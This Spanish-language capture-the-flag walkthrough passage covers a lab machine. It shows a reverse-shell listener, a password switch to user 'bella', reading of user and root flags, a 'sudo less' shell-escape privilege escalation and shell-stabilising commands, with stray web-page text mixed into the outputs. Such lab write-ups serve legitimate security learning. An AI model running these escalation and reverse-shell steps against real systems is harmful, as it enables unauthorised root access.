sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
bella:x:1000:1000:bella,,,:/home/bella:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
```

Y claramente el usuario si esta creado en la maquina victima. Y si esta creado podemos ver también si nos podemos conectar a su Shell correspondiente:

```
$ su bella
Password: be114yTU

whoami
bella
id
uid=1000(bella) gid=1000(bella) groups=1000(bella),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
■
```

Y listo. Tenemos en control y podemos encontrar la bandera del usuario bella.

```
[--(jayala@mcyalakali)-[~]
$ nc -nlvp 5648                         Password
listening on [any] 5648 ...
connect to [192.168.59.129] from (UNKNOWN) [192.168.59.130] 49662
Linux doc 5.10.0-8-amd64 #1 SMP Debian 5.10.46-4 (2021-08-03) x86_64 GNU/Linux
18:45:19 up  6:31,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data                                         Choose file
$ su bella
Password: be114yTU

whoami
bella
id
uid=1000(bella) gid=1000(bella) groups=1000(bella),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
cd /home
ls
bella
cd bella
ls
user.txt
cat user.txt
HMVtakemydocs
■
```

Ahora si queremos obtener la bandera del usuario root y conseguir el user.txt debemos si o si escalar privilegios, ya que si lo hacemos de la misma manera nos deniega el acceso, ejemplo:

```
cd /root  
bash: line 10: cd: /root: Permission denied  
Copyright © 2025. All rights reserved.
```

Hay que tener en cuenta que la Shell que tenemos actualmente no es tan interactiva. Existen formas de poder hacerlo de mejor manera, como por ejemplo:

- bash -i

```
bash -i  
bash: cannot set terminal process group (440): Inappropriate ioctl for device  
bash: no job control in this shell  
bella@doc:~$ Copyright © 2025. All rights reserved.
```

Ahí ya nos muestra el usuario que estamos ocupando, pero sigue siendo una Shell menos interactiva

- python3 -c 'import pty;pty.spawn("/bin/bash")'

```
bella@doc:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
bella@doc:~$ Copyright © 2025. All rights reserved.
```

Con este ejemplo si podríamos utilizar algunos binarios que podríamos ocupar para escalar privilegios. Uno de ellos en LESS, de igual forma podríamos revisar que binarios podríamos revisar en la pagina de GTFOBIN y averiguar la escalada de privilegios

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile  
!/bin/sh
```

En este caso. Aplicaríamos la escalada de privilegios con el binario less y esto hace que si se ejecuta correctamente podríamos tener acceso root y descubrir la otra bandera. Y hay que seguir lo que nos dice GTFOBIN

```
bella@doc:~$ sudo less /etc/profile
sudo less /etc/profile          Username
WARNING: terminal is not fully functional
/etc/profile (press RETURN)      adminyo
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).
#                               Password
if [ "$(id -u)" -eq 0 ]; then
    PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
else
    PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
fi
export PATH
                                           Avatar
if [ "${PS1-}" ]; then
    if [ "${BASH-}" ] && [ "$BASH" != "/bin/sh" ]; then
        # The file bash.bashrc already sets the default PS1.
        # PS1='\h:\w\$ '
        if [ -f /etc/bash.bashrc ]; then
            . /etc/bash.bashrc
        fi
    else
        if [ "$(id -u)" -eq 0 ]; then
            PS1='# '
        else
            PS1='$ '
        fi
    fi
/etc/profile!/bin/sh
!//bbiinn//sshh!/bin/sh
# whoami
whoami
root
# 
```

Copyright © 2025. All rights reserved.

Se ejecuta el binario y se agrega el ;/bin/sh y listo. Tenemos acceso root

Ahora para identificar la bandera de root realizamos lo siguiente:

```
# cd /root
cd /root
# ls
ls
doc.c  root.txt
# cat root.txt
cat root.txt
HMVfinallyroot
# 
```

BONUS: Implementar Shell interactiva

```
[jayala@mcayalakali]~]$ nc -nlvp 5648
listening on [any] 5648 ...
connect to [192.168.59.129] from (UNKNOWN) [192.168.59.130] 49664
Linux doc 5.10.0-8-amd64 #1 SMP Debian 5.10.46-4 (2021-08-03) x86_64 GNU/Linux
19:55:27 up 7:21, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data@doc:~$ ^Z
zsh: suspended nc -nlvp 5648
[jayala@mcayalakali]~]$ stty raw -echo;fg
[1]+  continued nc -nlvp 5648      Password
reset
reset: unknown terminal type unknown
Terminal type? extern^H^H^H^H^H
reset: unknown terminal type extern Leave this blank if you dont want to change the password.
Terminal type? xterm
www-data@doc:~$ export SHELL=bash TERM=xterm
www-data@doc:~$ ls
bin  home      lib32      media  root  sys  vmlinuz
boot initrd.img  lib64      mnt   run  tmp  vmlinuz.old
dev  initrd.img.old libx32     opt   sbin  usr
etc  lib        lost+found  proc  srv  var
www-data@doc:~$ stty rows 48 columns 116
www-data@doc:~$ ls
bin  dev  home      initrd.img.old  lib32  libx32      media  opt  root  sbin  sys  usr  vmlinuz
boot etc  initrd.img  lib           lib64  lost+found  mnt   proc  run  srv  tmp  var  vmlinuz.old
www-data@doc:~$ exit
exit
Script done.
$
```

```
www-data@doc:~$ export SHELL=bash TERM=xterm
www-data@doc:~$ ls
bin  home      lib32      media  root  sys  vmlinuz
boot initrd.img  lib64      mnt   run  tmp  vmlinuz.old
dev  initrd.img.old libx32     opt   sbin  usr
etc  lib        lost+found  proc  srv  var
www-data@doc:~$ stty rows 48 columns 116
www-data@doc:~$ ls
bin  dev  home      initrd.img.old  lib32  libx32      media  opt  root  sbin  sys  usr  vmlinuz
boot etc  initrd.img  lib           lib64  lost+found  mnt   proc  run  srv  tmp  var  vmlinuz.old
www-data@doc:~$
```